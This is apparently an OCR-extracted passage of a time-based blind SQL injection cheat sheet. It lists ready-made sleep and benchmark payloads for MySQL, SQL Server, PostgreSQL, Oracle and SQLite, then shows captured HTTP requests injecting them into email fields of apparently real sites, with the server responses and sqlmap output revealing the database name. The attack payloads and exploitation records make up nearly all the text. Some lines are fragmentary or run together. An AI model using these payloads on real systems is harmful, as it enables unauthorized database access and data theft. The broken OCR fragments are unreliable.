") AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND ("1337"="1337
")) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (("1337"="1337
"))) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND ((("1337"="1337
" AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND "1337"="1337
") AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND ("1337" LIKE "1337
")) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (("1337" LIKE "1337
"))) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND ((("1337" LIKE "1337
" AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND "1337" LIKE "1337
' AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) OR '1337'='1337
') WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
```
") WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337**RLIKE**
BLIND: You can replace AND / ORRLIKE SLEEP(5)--

```
' RLIKE SLEEP(5)--
' RLIKE SLEEP(5)-- 1337
" RLIKE SLEEP(5)-- 1337
') RLIKE SLEEP(5)-- 1337
') RLIKE SLEEP(5) AND ('1337'='1337
')) RLIKE SLEEP(5) AND (('1337'='1337
'))) RLIKE SLEEP(5) AND ((('1337'='1337
) RLIKE SLEEP(5)-- 1337
) RLIKE SLEEP(5) AND (1337=1337
)) RLIKE SLEEP(5) AND ((1337=1337
))) RLIKE SLEEP(5) AND (((1337=1337
1 RLIKE SLEEP(5)
1 RLIKE SLEEP(5)-- 1337
1 RLIKE SLEEP(5)# 1337
) WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
1 WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
+(SELECT 1337 WHERE 1337=1337 RLIKE SLEEP(5))+
)) AS 1337 WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
) AS 1337 WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
` WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
`) WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
' RLIKE SLEEP(5) AND '1337'='1337
') RLIKE SLEEP(5) AND ('1337' LIKE '1337
')) RLIKE SLEEP(5) AND (('1337' LIKE '1337
'))) RLIKE SLEEP(5) AND ((('1337' LIKE '1337
%' RLIKE SLEEP(5) AND '1337%'='1337
' RLIKE SLEEP(5) AND '1337' LIKE '1337
") RLIKE SLEEP(5) AND ("1337"="1337
")) RLIKE SLEEP(5) AND (("1337"="1337
"))) RLIKE SLEEP(5) AND ((("1337"="1337
" RLIKE SLEEP(5) AND "1337"="1337
```

") RLIKE SLEEP(5) AND ("1337" LIKE "1337
")) RLIKE SLEEP(5) AND (("1337" LIKE "1337
"))) RLIKE SLEEP(5) AND ((("1337" LIKE "1337
" RLIKE SLEEP(5) AND "1337" LIKE "1337
' RLIKE SLEEP(5) OR '1337'='1337
') WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
") WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
' WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
" WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
ELT Blind:You can replace AND / OR' AND ELT(1337=1337,SLEEP(5))--
' AND ELT(1337=1337,SLEEP(5))-- 1337
" AND ELT(1337=1337,SLEEP(5))-- 1337
') AND ELT(1337=1337,SLEEP(5))-- 1337
') AND ELT(1337=1337,SLEEP(5)) AND ('1337'='1337
')) AND ELT(1337=1337,SLEEP(5)) AND (('1337'='1337
'))) AND ELT(1337=1337,SLEEP(5)) AND ((('1337'='1337
' AND ELT(1337=1337,SLEEP(5)) AND '1337'='1337
') AND ELT(1337=1337,SLEEP(5)) AND ('1337' LIKE '1337
')) AND ELT(1337=1337,SLEEP(5)) AND (('1337' LIKE '1337
'))) AND ELT(1337=1337,SLEEP(5)) AND ((('1337' LIKE '1337
) AND ELT(1337=1337,SLEEP(5))-- 1337
) AND ELT(1337=1337,SLEEP(5)) AND (1337=1337
)) AND ELT(1337=1337,SLEEP(5)) AND ((1337=1337
))) AND ELT(1337=1337,SLEEP(5)) AND (((1337=1337
1 AND ELT(1337=1337,SLEEP(5))
1 AND ELT(1337=1337,SLEEP(5))-- 1337
1 AND ELT(1337=1337,SLEEP(5))# 1337
) WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
1 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
+(SELECT 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))+
)) AS 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
) AS 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
` WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
`) WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
1`=`1` AND ELT(1337=1337,SLEEP(5)) AND `1`=`1
]-(SELECT 0 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))|[1
%' AND ELT(1337=1337,SLEEP(5)) AND '1337%'='1337
' AND ELT(1337=1337,SLEEP(5)) AND '1337' LIKE '1337
") AND ELT(1337=1337,SLEEP(5)) AND ("1337"="1337
")) AND ELT(1337=1337,SLEEP(5)) AND (("1337"="1337
"))) AND ELT(1337=1337,SLEEP(5)) AND ((("1337"="1337
" AND ELT(1337=1337,SLEEP(5)) AND "1337"="1337
") AND ELT(1337=1337,SLEEP(5)) AND ("1337" LIKE "1337
")) AND ELT(1337=1337,SLEEP(5)) AND (("1337" LIKE "1337
"))) AND ELT(1337=1337,SLEEP(5)) AND ((("1337" LIKE "1337
" AND ELT(1337=1337,SLEEP(5)) AND "1337" LIKE "1337
' AND ELT(1337=1337,SLEEP(5)) OR '1337'='FMTE
') WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337

") WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
' WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
" WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
'||(SELECT 0x4c454f67 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))||'
'||(SELECT 0x727a5277 FROM DUAL WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))||'
'+(SELECT 0x4b6b486c WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))+'
||(SELECT 0x57556971 FROM DUAL WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))||
||(SELECT 0x67664847 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))||
+(SELECT 0x74764164 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))+
')) AS 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
")) AS 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
') AS 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
") AS 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
BENCHMARK:You can replace AND / OR' AND
1337=BENCHMARK(5000000,MD5(0x774c5341))--
' AND 1337=BENCHMARK(5000000,MD5(0x774c5341))-- 1337
" AND 1337=BENCHMARK(5000000,MD5(0x774c5341))-- 1337
') AND =BENCHMARK(5000000,MD5(0x774c5341))--
') AND 1337=BENCHMARK(5000000,MD5(0x774c5341))-- 1337
') AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND ('1337'='1337
')) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND (('1337'='1337
'))) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND ((('1337'='1337
' AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND '1337'='1337
') AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND ('1337' LIKE '1337
')) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND (('1337' LIKE '1337
'))) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND ((('1337' LIKE '1337
%' AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND '1337%'='1337
' AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND '1337' LIKE '1337
") AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND ("1337"="1337
")) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND (("1337"="1337
"))) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND ((("1337"="1337
" AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND "1337"="1337
") AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND ("1337" LIKE "1337
")) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND (("1337" LIKE "1337
"))) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND ((("1337" LIKE "1337
" AND 1337=BENCHMARK(5000000,MD5(0x576e7a57)) AND "1337" LIKE "1337
' AND 1337=BENCHMARK(5000000,MD5(0x576e7a57)) AND '1337'='1337

Microsoft SQL Server Blind (Time Based):

;waitfor delay '0:0:5'--
';WAITFOR DELAY '0:0:5'--
);waitfor delay '0:0:5'--
';waitfor delay '0:0:5'--
";waitfor delay '0:0:5'--
');waitfor delay '0:0:5'--
");waitfor delay '0:0:5'--
));waitfor delay '0:0:5'--
'));waitfor delay '0:0:5'--

```
"));waitfor delay '0:0:5'--
") IF (1=1) WAITFOR DELAY '0:0:5'--
';%5waitfor%5delay%5'0:0:5'%5--%5
' WAITFOR DELAY '0:0:5'--
' WAITFOR DELAY '0:0:5'
or WAITFOR DELAY '0:0:5'--
or WAITFOR DELAY '0:0:5'
and WAITFOR DELAY '0:0:5'--
and WAITFOR DELAY '0:0:5'
WAITFOR DELAY '0:0:5'
;WAITFOR DELAY '0:0:5'--
;WAITFOR DELAY '0:0:5'
1 WAITFOR DELAY '0:0:5'--
1 WAITFOR DELAY '0:0:5'
1 WAITFOR DELAY '0:0:5'-- 1337
1' WAITFOR DELAY '0:0:5' AND '1337'='1337
1') WAITFOR DELAY '0:0:5' AND ('1337'='1337
1) WAITFOR DELAY '0:0:5' AND (1337=1337
') WAITFOR DELAY '0:0:5'--
" WAITFOR DELAY '0:0:5'--
')) WAITFOR DELAY '0:0:5'--
'))) WAITFOR DELAY '0:0:5'--
%' WAITFOR DELAY '0:0:5'--
") WAITFOR DELAY '0:0:5'--
")) WAITFOR DELAY '0:0:5'--
"))) WAITFOR DELAY '0:0:5'--
```

Postgresql Blind (Time Based):

```
";SELECT pg_sleep(5);
;SELECT pg_sleep(5);
and SELECT pg_sleep(5);
1 SELECT pg_sleep(5);
or SELECT pg_sleep(5);
(SELECT pg_sleep(5))
pg_sleep(5)--
1 or pg_sleep(5)--
" or pg_sleep(5)--
' or pg_sleep(5)--
1) or pg_sleep(5)--
") or pg_sleep(5)--
') or pg_sleep(5)--
1)) or pg_sleep(5)--
")) or pg_sleep(5)--
')) or pg_sleep(5)--
pg_SLEEP(5)
pg_SLEEP(5)--
pg_SLEEP(5)#
or pg_SLEEP(5)
```

or pg_SLEEP(5)--
or pg_SLEEP(5)#
' SELECT pg_sleep(5);
or SELECT pg_sleep(5);
' SELECT pg_sleep(5);
1 AND 1337=(SELECT 1337 FROM PG_SLEEP(5))
1 AND 1337=(SELECT 1337 FROM PG_SLEEP(5))-- 1337
1' AND 1337=(SELECT 1337 FROM PG_SLEEP(5)) AND '1337'='1337
1') AND 1337=(SELECT 1337 FROM PG_SLEEP(5)) AND ('1337'='1337
1) AND 1337=(SELECT 1337 FROM PG_SLEEP(5)) AND (1337=1337

Oracle Blind (Time Based):

You can replace AND / OR

1 AND 1337=DBMS_PIPE.RECEIVE_MESSAGE(CHR(118)||CHR(71)||CHR(73)||CHR(86),5)1 AND
1337=DBMS_PIPE.RECEIVE_MESSAGE(CHR(118)||CHR(71)||CHR(73)||CHR(86),5)-- 1337' AND
1337=DBMS_PIPE.RECEIVE_MESSAGE(CHR(118)||CHR(71)||CHR(73)||CHR(86),5) AND
'1337'='1337') AND
1337=DBMS_PIPE.RECEIVE_MESSAGE(CHR(118)||CHR(71)||CHR(73)||CHR(86),5) AND
('1337'='1337) AND
1337=DBMS_PIPE.RECEIVE_MESSAGE(CHR(118)||CHR(71)||CHR(73)||CHR(86),5) AND
(1337=1337

Generic Time Based SQL Injection Payloads:

sleep(5)#
(sleep 5)--
(sleep 5)
(sleep(5))--
(sleep(5))
-sleep(5)
SLEEP(5)#
SLEEP(5)--
SLEEP(5)="
SLEEP(5)='
";sleep 5--
";sleep 5
";sleep(5)--
";sleep(5)
";SELECT SLEEP(5); #
1 SELECT SLEEP(5); #
+ SLEEP(5) + '
&&SLEEP(5)
&&SLEEP(5)--
&&SLEEP(5)#
;sleep 5--
;sleep 5
;sleep(5)--
;sleep(5)

```
;SELECT SLEEP(5); #
'&&SLEEP(5)&&'1
' SELECT SLEEP(5); #
benchmark(50000000,MD5(1))
benchmark(50000000,MD5(1))--
benchmark(50000000,MD5(1))#
or benchmark(50000000,MD5(1))
or benchmark(50000000,MD5(1))--
or benchmark(50000000,MD5(1))#
ORDER BY SLEEP(5)
ORDER BY SLEEP(5)--
ORDER BY SLEEP(5)#
AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
OR (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
RANDOMBLOB(500000000/2)
AND 1337=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))
OR 1337=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))
RANDOMBLOB(1000000000/2)
AND 1337=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))
OR 1337=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))
```

If response delay between 5 to 7 Seconds .
It means vulnerable.

Detection and exploitation:

1.=payload

Example:

```
=0'XOR(if(now()=sysdate(),sleep(5*1),0))XOR'Z=(select(0)from(select(sleep(5)))v)email=test@gmail.com' WAITFOR DELAY '0:0:5'--
email=test@gmail.com'XOR(if(now()=sysdate(),sleep(5*1),0))XOR'Z
```

2.=value payload


Example:

```
=1 AND (SELECT * FROM (SELECT(SLEEP(5)))YYYY) AND
'%'='=1'XOR(if(now()=sysdate(),sleep(5),0))OR'=1 AND (SELECT 1337 FROM
(SELECT(SLEEP(5)))YYYY)-- 1337

=1 or sleep(5)#
```


Mysql blind sql injection (time based):

```
email=test@gmail.com'XOR(if(now()=sysdate(),sleep(5*1),0))XOR'Z
```

he following items,
ding a match, you will




name surname	test / test
e-mail	test@gmail.com'XOR(if(now()=sysdate(),sleep(5*1




```
POST /reset HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 148
Origin: [redacted]
Connection: close
Referer: https://[redacted]
Cookie: mmapi.store.p.0=
%7B%22mmparams.d%22%3A%7B%7D%2C%22mmparams.p%22%3A%7B%22pd%22%3A%221637827467252%7C%5C%223038
63441%7CAQAAAApVBABAKXXD1RP5qgADcGh4ARIAAUIANqiyOAEAqwoAuxiR2EirCgC7GJHYSAAAAAD%2F%2F%2F%2F%2
F%2F%2F%2F%2F%2F%2FwAGRGlyZWNOAdUTAQAAAAAAAAAAAP%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEA
GjkBAJwBDElvlRMAvMsAAAXVE9UT%2F%2F8BAAABAAAAAAGAGAMAD%2FUDAAAAAAAAAAFF%5C%22%22%2C%22bid%22%3
A%221606292086873%7C%5C%22prodphxcgeu04%5C%22%22%2C%22srv%22%3A%221637827467262%7C%5C%22prodp
hxcgeu04%5C%22%22%7D%2C%22mmengine%22%3A%7B%22lightbox1585127063296persistData%22%3A%22163782
7467443%7C%5C%22%7B%5C%5C%5C%22lastShown%5C%5C%5C%22%3A%5C%5C%5C%222020-11-25T08%3A04%3A27.44
0Z%5C%5C%5C%22%2C%5C%5C%5C%22wasDismissed%5C%5C%5C%22%3Afalse%2C%5C%5C%5C%22displayedCount%5C
%5C%5C%22%3A1%7D%5C%22%22%7D%7D; _ga=GA1.2.1681805305.1606291490
Upgrade-Insecure-Requests: 1

go=no_passwd&first_name=test&last_name=test&mail=
test%40gmail.com'XOR(if(now()=sysdate(),sleep(5*1),0))OR'&action=SEND
```

```
HTTP/1.1 200 OK
Date: Tue, 29 Dec 2020 17:31:15 GMT
Server: Apache/2.2.16 (Debian)
[redacted]
Content-Length: 5700
Content-Type: text/html
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/x
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="cs" lang="cs">
  <head>
    <title>
[redacted]
    <script type="text/javascript" src="templates/js/lib/jquery.js">
    </script>
    <script type='text/javascript' src='templates/js/lib/jquery.bgiframe.min.js'>
    </script>
    <script type='text/javascript' src='templates/js/lib/jquery.ajaxQueue.js'>
    </script>
    <script type='text/javascript' src='templates/js/lib/thickbox-compressed.js'>
    </script>
    <script type='text/javascript' src='templates/js/jquery.autocomplete.js'>
    </script>
    <!--[if lt IE 8]>
    <script type="text/javascript" src="templates/js/ie_png.js"></script>
    <script type="text/javascript">
    ie_png.fix('.png');
    </script>
    <![endif]-->
    <!--[if IE]>
    <style type="text/css">
    body {behavior: url("templates/js/ie-button-fix.htc");}
    </style>
    <![endif]-->
    <SCRIPT LANGUAGE="JavaScript">
      <!--
      var domain;
      var id;
```



```
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SE
    Payload: go=no_passwd&first_name=bug&last_name=
    Vector: AND (SELECT * FROM (SELECT(SLEEP([SLEEP
---
[07:54:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (sque
web application technology: PHP 5.3.3, Apache 2.4.3
back-end DBMS: MySQL 5.0.12
[07:54:25] [INFO] fetching current database
[07:54:25] [INFO] resumed: impromat
[07:54:25] [DEBUG] performed 0 queries in 0.00 seco
current database:    'impromat'
```




Send inquiry

test
test@gmail.com'XOR(if(now()=sysdate(),sleep(5*1),0))OR'
4444-4444-0404
test

[✓] I agree to the processing of personal data Show more

[✓] I agree to receive news




```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 180
Origin: https://www.[redacted]
Connection: close
Referer: https://www.[redacted]
Cookie: PHPSESSID=ad523d1044abbaa81966585a4653ac18; _ga=GA1.2.2042524096.1609316282; _gid=
GA1.2.412913780.1609316282
Upgrade-Insecure-Requests: 1

name=test&email=test%40gmail.com'XOR(if(now()=sysdate(),sleep(5*1),0))OR'&phone=
4444-4444-0404&message=test&gdpr=1&news=1&firstname2=&sendContent=%23Odeslat+dotaz&
sentFormContent=1
```

```
HTTP/1.1 200 OK
Date: Wed, 30 Dec 2020 08:21:39 GMT
Server: Apache
Expires: Wed, 30 Dec 2020 08:21:40 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Strict-Transport-Security: max-age=63072000
Expect-CT: max-age=3600; enforce
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Last-Modified: Wed, 30 Dec 2020 08:21:40 GMT
Vary: Accept-Encoding
X-Powered-By: PleskLin
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 59946
```

[redacted]


60,465 bytes | 5,862 millis



```
